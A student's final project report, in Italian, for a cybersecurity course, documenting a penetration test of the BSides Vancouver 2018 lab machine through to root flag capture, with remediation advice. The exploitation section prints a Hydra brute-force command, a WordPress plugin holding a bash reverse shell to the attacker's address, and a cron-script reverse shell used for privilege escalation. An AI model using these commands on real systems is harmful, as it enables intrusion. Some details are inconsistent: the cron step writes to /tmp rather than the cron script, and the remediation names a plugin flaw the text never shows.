

PROGETTO FINALE M4

W16 D4

Corso CYBERSECURITY ANALYST

DOC. Giuseppe Placanica | Edoardo Castelli

RICHIESTA

In questo progetto, è richiesto allo studente di eseguire un'attività completa di Vulnerability Assessment (VA) e Penetration Testing (PT) su una macchina virtuale, black box, appositamente preparata per scopi didattici. La macchina target è distribuita in formato .OVA e può essere scaricata da uno dei seguenti link:

- [VulnHub - BSides Vancouver 2018 Workshop](#)
- [GitHub - samiux.github.io](#)

Una volta completato il download, è sufficiente aprire il file .OVA per importare automaticamente la macchina nel proprio virtualizzatore (es. VirtualBox o UTM).

L'obiettivo dell'esercitazione è quello di identificare, analizzare e sfruttare le vulnerabilità presenti nella macchina per trovare un file di testo, flag.txt, documentando tutte le fasi dell'attacco in modo strutturato e professionale.

Il lavoro deve essere svolto individualmente, ed è fondamentale produrre un report dettagliato che illustri le tecniche adottate, gli strumenti utilizzati, le vulnerabilità riscontrate e, se possibile, proposte di remediation.

CONFIGURAZIONE VM'S

VANCOUVER


Una volta scaricato il file .OVA della virtual machine Vancouver, dato l'ambiente di laboratorio APPLE imbastito su UTM, è necessaria la conversione del file di tipo .OVA nel formato adatto QEMU. Si procede quindi, tramite terminale della nostra macchina host, all'estrazione del file .OVA, che in realtà è un archivio .tar che estraendolo.

```
<< tar -xvf BSides-Vancouver-2018-Workshop.ova>>
```

Ci restituirà un disco .vmdk utile per l'ultimo passaggio alla conversione in tipo .qcow2, appunto leggibile da QEMU di UTM. Per fare quest'ultimo passaggio, tramite guida trovata online, è necessario scaricare sulla macchina HOST, HOMEBREW per poter avere il comando QEMU per la conversione finale del disco .vmdk in formato .qcow2.

```
<<qemu-img convert -f vmdk -O qcow2 BSides-Vancouver-2018-Workshop-Downgraded-disk001.vmdk bsides.qcow2>>
```

Nell'ambiente UTM, si crea una nuova macchina virtuale generica, caricando all'interno delle impostazioni, alla voce "drives", il disco convertito in modalità .qcow2. Inoltre, disattivare l'opzione boot "UEFI", per la lettura corretta del file da parte dell'ambiente.



Fatto questo avremo installato correttamente il nostro ambiente BLACK BOX, in cui andremo ad eseguire l'attacco per trovare FLAG.txt.

KALI LINUX

La macchina Kali è impostata sull'indirizzo

192.168.51.99

SVOLGIMENTO--- FINGERPRINTING

Per prima cosa cerchiamo sulla rete, grazie ad NMAP, hosts attivi, scansionando completamente la subnet su cui si trova Kali, tramite lo switch di nmap: -sn

<<nmap -sn 192.168.51.0/24>>

```
(fabio@kali:~)$ nmap -sn 192.168.51.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-14 05:35 EDT
Nmap scan report for 192.168.51.1
Host is up (0.00042s latency).
MAC Address: 16:7F:CE:DA:EF:64 (Unknown)
Nmap scan report for 192.168.51.5
Host is up (0.0017s latency).
MAC Address: 86:F7:9B:2A:F4:EC (Unknown)
Nmap scan report for 192.168.51.99
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 1.97 seconds
```

Sono stati identificati 3 host attivi. Per determinare quale di essi corrispondesse alla macchina target “BSides Vancouver 2018”, è stata effettuata una scansione con rilevamento dei servizi e fingerprinting, nmap con switch -A, Il flag -A abilita una modalità di ricognizione avanzata di Nmap che include: TCP SYN scan, version detection (-sV), OS detection (-O), traceroute e l'esecuzione di default NSE scripts.

Servizi attivi rilevati (con versioni):

FTP: vsftpd 2.3.5 Questa versione è nota per vulnerabilità (es. backdoor 0-day nel 2011)

SSH: OpenSSH 6.0p1 Debian 4+deb7u2 Versione datata e potenzialmente vulnerabile a attacchi di enumerazione o bruteforce

HTTP: Apache httpd 2.2.22 (Ubuntu) Versione obsoleta, potenzialmente affetta da exploit noti

Sistema operativo rilevato

Linux 3.x (kernel generico, con firma Ubuntu)

Banner e messaggi utili:

La pagina web di default restituisce contenuti text/html e un titolo identificabile (utile per il fingerprinting della macchina)

Traceroute: Rilevato un singolo hop tra l'host di attacco e il target, suggerendo che si trovano sulla stessa subnet virtuale (es. in ambienti isolati come CTF o test lab)

ENUMERAZIONE SERVIZI

```
(fabiobelfo@kaliHOST)-[~]
$ nmap -A 192.168.51.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-14 05:42 EDT
Nmap scan report for 192.168.51.5
Host is up (0.0014s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-syst.
|_STAT:
|_FTP server status:
|_Connected to 192.168.51.99
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 1
|_vsFTPD 2.3.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534  4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_256 97:e5:28:7a:31:4d:0a:09:b2:b0:25:01:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
|_http-title: Site doesn't have a title (text/html).
MAC Address: 86:F7:9B:2A:F4:EC (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 1.39 ms 192.168.51.5
```

Dopo aver individuato l'indirizzo IP sospetto tramite scansione di rete, si è proceduto a interrogare direttamente il servizio HTTP esposto sulla porta 80 mediante il comando `curl -v`.

```
$ curl -v http://192.168.51.5
* Trying 192.168.51.5:80 ...
* Connected to 192.168.51.5 (192.168.51.5) port 80
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 192.168.51.5
> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Sat, 14 Jun 2025 09:55:58 GMT
< Server: Apache/2.2.22 (Ubuntu)
< Last-Modified: Sat, 03 Mar 2018 19:17:59 GMT
< ETag: "85c-b1-56686f37454ea"
< Accept-Ranges: bytes
< Content-Length: 177
< Vary: Accept-Encoding
< Content-Type: text/html
<
<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
</body></html>
* Connection #0 to host 192.168.51.5 left intact
```

Il server ha restituito una risposta positiva (HTTP/1.1 200 OK), accompagnata dalla seguente intestazione:

----- Server: Apache/2.2.22 (Ubuntu) -----

Inoltre, il corpo della risposta contiene il messaggio:

<h1>It works!</h1>

<p>This is the default web page for this server.</p>

Questo indica che il server web è attivo, ma non è stata configurata una pagina personalizzata. L'intestazione del server (Apache/2.2.22) è coerente con i risultati ottenuti in fase di scansione (nmap -A), e conferma la presenza di una versione di Apache obsoleta e vulnerabile.

Per proseguire nella fase di enumerazione e ottenere ulteriori dettagli sul servizio HTTP esposto, è stato utilizzato Nikto, uno scanner web open-source progettato per individuare vulnerabilità note e configurazioni errate nei web server.

<<nikto -host <http://192.168.51.5>>>

```
(fabiobelfo@kaliHOST)-[~]
$ nikto -host http://192.168.51.5
- Nikto v2.5.0

+ Target IP: 192.168.51.5
+ Target Hostname: 192.168.51.5
+ Target Port: 80
+ Start Time: 2025-06-14 08:47:13 (GMT-4)

+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2140, size: 177, mtime: Sat Mar 3 14:17:59 2018. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /backup_wordpress/: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26.
+ /backup_wordpress/: Drupal Link header found with value: </backup_wordpress/?rest_route=/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ /robots.txt: Entry '/backup_wordpress/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4608ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2025-06-14 08:47:25 (GMT-4) (12 seconds)

+ 1 host(s) tested

(fabiobelfo@kaliHOST)-[~]
```

Dall'analisi sono emersi i seguenti elementi di rilievo:

- Il server utilizza Apache/2.2.22 su Ubuntu, una versione obsoleta e non più supportata.
- È stata rilevata la directory /backup_wordpress/ che potrebbe contenere file sensibili.

In tale directory, l'header X-Powered-By rivela l'uso di PHP 5.3.10, anche questo non aggiornato.

- Nikto ha inoltre rilevato un file denominato **#wp-config.php#**, il quale potrebbe contenere credenziali o configurazioni per un'installazione WordPress.

Questi risultati indicano una superficie d'attacco web potenzialmente sfruttabile, che sarà approfondita tramite strumenti di directory brute-forcing come Gobuster.

Dopo aver rilevato la presenza di un web server vulnerabile, si è proseguito con un'attività di directory brute-forcing per identificare eventuali risorse nascoste non indicizzate.


A tale scopo è stato utilizzato il tool Gobuster, con la wordlist common.txt del pacchetto dirb, e le estensioni comuni dei file web (.php, .txt, .html).

```
/.html (Status: 403) [Size: 285]
/.hta.php (Status: 403) [Size: 288]
/.hta.txt (Status: 403) [Size: 288]
/.hta (Status: 403) [Size: 284]
/.hta.html (Status: 403) [Size: 289]
/.htpasswd.txt (Status: 403) [Size: 293]
/.htpasswd.html (Status: 403) [Size: 294]
/.htpasswd.php (Status: 403) [Size: 293]
/.htaccess (Status: 403) [Size: 289]
/.htaccess.txt (Status: 403) [Size: 293]
/.htaccess.php (Status: 403) [Size: 293]
/.htaccess.html (Status: 403) [Size: 294]
/.htpasswd (Status: 403) [Size: 289]
/cgi-bin/ (Status: 403) [Size: 288]
/cgi-bin/.html (Status: 403) [Size: 293]
/index.html (Status: 200) [Size: 177]
/index (Status: 200) [Size: 177]
/index.html (Status: 200) [Size: 177]
/robots.txt (Status: 200) [Size: 43]
/robots (Status: 200) [Size: 43]
/robots.txt (Status: 200) [Size: 43]
/server-status (Status: 403) [Size: 293]
Progress: 18456 / 18460 (99.98%)
Finished
```

Percorso trovato	Codice HTTP	Significato
/index	200	Pagina di default del server Apache (“It works!”)
/index.html	200	Copia esplicita della homepage
/robots.txt	200	File che contiene la direttiva Disallow: /backup_wordpress/
/robots	200	Alias alternativo a robots.txt
.htaccess	403	File esistente ma non accessibile (protezione web server)
.htpasswd	403	File per l’autenticazione HTTP basic, esistente ma inaccessibile
.hta, .hta.php, ecc.	403	File potenzialmente pericolosi o errati, accesso negato
/cgi-bin/	403	Directory di esecuzione script legacy, potenziale rischio se abilitata
/server-status	403	Pagina diagnostica di Apache, esistente ma non accessibile

- I codici 403 indicano che la risorsa esiste, ma l’accesso è negato dal server.
- Questo è un comportamento comune ma rischioso: un attaccante può scoprire la presenza di file sensibili anche se non riesce a leggerli.
- Il file robots.txt conferma la presenza della directory /backup_wordpress/, già evidenziata nella fase con Nikto.


Dopo l’enumerazione di base con Nikto e Gobuster, si è effettuata una richiesta diretta al file robots.txt al fine di identificare percorsi nascosti o esclusi dall’indicizzazione automatica.



Questo indica che il server ha istruito i motori di ricerca a non indicizzare la directory /backup_wordpress, che però rimane accessibile direttamente da browser o da riga di comando.

*** l'utilizzo del file robots.txt per nascondere contenuti sensibili non costituisce una misura di sicurezza, ma solo un'indicazione per i crawler. Di conseguenza, directory come /backup_wordpress/ possono essere facilmente scoperte e analizzate da un attaccante. ***

In seguito all'indicazione contenuta nel file robots.txt, si è proceduto a visitare direttamente la directory:



Il risultato è stato l'apertura di una vecchia installazione di WordPress, ormai deprecata ma ancora pubblicamente accessibile.

La homepage mostra:

- Post di default (Hello world!)
- Un avviso: "This blog is no longer being maintained"
- Riferimenti a due utenti: john e admin
- Link attivi verso /wp-login.php, /feed/, rss, comments

Oltre al servizio HTTP, il server espone anche un servizio FTP (vsftpd 2.3.5), noto per vulnerabilità storiche.

Collegandosi in modalità anonymous login, è stato possibile accedere al servizio e navigare nel file system remoto.

```
(fabiobelfo@kaliHOST)-[~/Downloads]
$ ftp 192.168.51.5
Connected to 192.168.51.5.
220 (vsFTPd 2.3.5)
Name (192.168.51.5:fabiobelfo): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||7143|).
150 Here comes the directory listing.
-rw-r--r--    1 0          0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||26405|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534      65534      4096 Mar 03  2018 .
drwxr-xr-x    3 0          0          4096 Mar 03  2018 ..
-rw-r--r--    1 0          0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> cat users.txt.bk
?Invalid command.
ftp> more users.txt.bk
abatchy
john
mai
anne
doomguy
```

Nella directory /public, è stato trovato un file users.txt.bk contenente potenzialmente nomi utente utilizzati all'interno di WordPress e nel sistema.

EXPLOITATION

Date le note vulnerabilità, Dopo aver identificato la presenza del CMS WordPress all'indirizzo `http://192.168.51.5/backup_wordpress/`, si è proceduto ad un attacco di tipo brute-force mirato alla pagina di login `wp-login.php`.


È stato utilizzato Hydra, un tool di forza bruta molto efficace, in combinazione con un file contenente una lista di username e password comuni (`rockyou.txt`).

```
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 192.168.51.5 http-post-form \
"/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log
In:F=Incorrect username or password"
```


Dopo alcuni minuti, il tool ha restituito diverse combinazioni valide. Tra queste, è stata confermata come funzionante la seguente:

- **Username:** john
- **Password:** enigma

Con queste credenziali è stato possibile accedere al pannello amministrativo di WordPress, proseguendo così con la fase di post-exploitation.




Dopo l'accesso con le credenziali ottenute tramite attacco a dizionario, è stata effettuata un'analisi dei privilegi assegnati all'utente WordPress john.



E' stato possibile confermare che john dispone di privilegi amministrativi, con pieno accesso al backend di WordPress


Dopo aver verificato che l'utente john possedeva privilegi amministrativi completi nel backend di WordPress, è stato possibile procedere con una escalation del controllo mediante l'upload di un plugin malevolo.

WordPress consente agli amministratori di installare plugin personalizzati tramite l'interfaccia grafica. Approfittando di questa funzionalità, è stato creato un plugin .zip contenente uno script PHP con il seguente codice:



```
*~/cache/fr-kBqVWi/shell2-plugin/shell2-plugin.php - Mousepad
File Edit Search View Document Help
+ [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons]
1 <?php
2 /*
3 Plugin Name: TestShell
4 */
5
6 shell_exec("bash -c 'bash -i >& /dev/tcp/192.168.51.99/4444 0>&1'");
7 ?>
```

Una volta caricato e successivamente attivato il “plugin”, viene eseguito il comando dal server remoto che apre una shell remota verso l'attaccante, bypassando l'interfaccia web.



La conferma la avremo nel secondo terminale in ascolto sulla porta 4444, che ci confermerà l'effettiva reverse shell completamente ottenuta, dandoci la possibilità di navigare come www-data all'interno delle directory.

2° terminale in ascolto

```
(fabiobelfo@kaliHOST)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.51.99] from (UNKNOWN) [192.168.51.5] 53220  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$
```

Una volta ottenuto accesso remoto alla macchina tramite reverse shell, si è proceduto a verificare i privilegi disponibili. Non essendo inizialmente presenti permessi di root, è stato avviato un processo di privilege escalation locale.

Durante la fase di enumerazione manuale, si è identificato un cron job di sistema situato nel file /etc/crontab che esegue ogni minuto uno script chiamato cleanup, posizionato in /usr/local/bin/cleanup, con privilegi di root. È stato quindi eseguito un controllo sui permessi dello script, che è risultato essere world-writable (-rwxrwxrwx), rappresentando una chiara vulnerabilità.

```
$ ls -l /usr/local/bin/cleanup  
-rwxrwxrwx 1 root root 64 Mar 3 2018 /usr/local/bin/cleanup  
$
```

Sfruttando ciò, lo script cleanup è stato temporaneamente modificato aggiungendo una linea contenente un semplice comando di sistema che, grazie all'esecuzione automatica del cron job come utente root, consente di stabilire una reverse shell sulla porta 5555, messa in ascolto.

```
echo '#!/bin/bash' > /tmp/cleanup  
echo 'bash -i >& /dev/tcp/192.168.51.99/5555 0>&1' >> /tmp/cleanup  
chmod +x /tmp/cleanup
```

Dopo meno di un minuto, il cron job ha eseguito lo script malevolo, stabilendo una nuova sessione con privilegi di root

Una volta ottenuto l'accesso alla shell come root, verifico effettivamente i privilegi della sessione ottenuta:

```
(fabiobelfo@kaliHOST)-[~]  
$ nc -lvnp 5555  
listening on [any] 5555 ...  
connect to [192.168.51.99] from (UNKNOWN) [192.168.51.5] 34419  
bash: no job control in this shell  
root@bsides2018:~# whoami  
whoami  
root  
root@bsides2018:~#
```

Verificati i permessi con il comando `id`, si è confermata l'escalation con `uid=0(root) gid=0(root) groups=0(root)`. A questo punto è stato possibile navigare nella directory `/root` e recuperare il file **flag.txt**, obiettivo finale della simulazione di attacco.

FLAG.TXT catturato!

```
root@bsides2018:~# ls  
ls  
flag.txt
```

Considerazione importante da ricordare

****"L'attacco, pur andato a buon fine, non è stato stealth: l'utilizzo di brute-force e reverse shell ha generato un elevato livello di rumore in rete, rendendo l'operazione facilmente rilevabile in un ambiente reale dotato di sistemi di difesa. In questo caso è stato possibile proseguire indisturbati perché l'ambiente di laboratorio non prevedeva controlli o contromisure attive."****

VULNERABILITA' & REMEDIATION POSSIBILI

Vulnerabilità: Plugin WordPress vulnerabile (db-backup)

Descrizione: Il plugin installato consente l'upload arbitrario di file, il che ha permesso l'iniezione di una shell PHP tramite file ZIP nella sezione dei plugin.

Impatto: Ha portato all'esecuzione di comandi da remoto e all'apertura di una reverse shell.

Remediation:

- Rimuovere il plugin db-backup obsoleto o vulnerabile.
- Aggiornare WordPress e i plugin regolarmente.
- Impostare permessi restrittivi sull'upload di file e disabilitare l'upload di PHP.

Vulnerabilità: Servizio FTP anonimo abilitato (vsFTPd 2.3.5)

Descrizione: È stato rilevato che il servizio FTP (vsFTPd 2.3.5) permette l'accesso anonimo, ovvero senza la necessità di fornire credenziali. Questo può permettere a utenti non autorizzati di accedere al contenuto del server FTP.

Impatto: Possibile accesso non autenticato a file di sistema o configurazioni sensibili.

Remediation:

- Disabilitare l'accesso anonimo nel file di configurazione (/etc/vsftpd.conf) impostando `anonymous_enable=NO`.
- Riavviare il servizio con `systemctl restart vsftpd`.
- Aggiornare vsFTPd a una versione più recente e sicura.
- Limitare l'accesso al servizio FTP solo da indirizzi IP fidati tramite firewall o ACL.

Vulnerabilità: cleanup cronjob world-writable

Descrizione: Il file /usr/local/bin/cleanup era scrivibile da qualsiasi utente (777), ed è stato modificato per eseguire una reverse shell come root.

Impatto: Privilege escalation a root.

Remediation:

- Assicurarsi che i file eseguiti da cron siano di proprietà dell'amministratore e con permessi 700 o 750.
- Eseguire periodicamente uno script che verifichi i permessi su /usr/local/bin.

Vulnerabilità: Credenziali WordPress trovate via brute-force (Hydra)

Descrizione: È stato possibile scoprire la password dell'utente john tramite un attacco a dizionario con Hydra.

Impatto: Accesso non autorizzato alla dashboard di WordPress.

Remediation:

- Forzare policy di password complesse.
- Limitare i tentativi di login con un sistema come fail2ban o plugin WordPress.
- Usare l'autenticazione a due fattori (2FA).

Grazie per la vostra attenzione

Fabio Belforti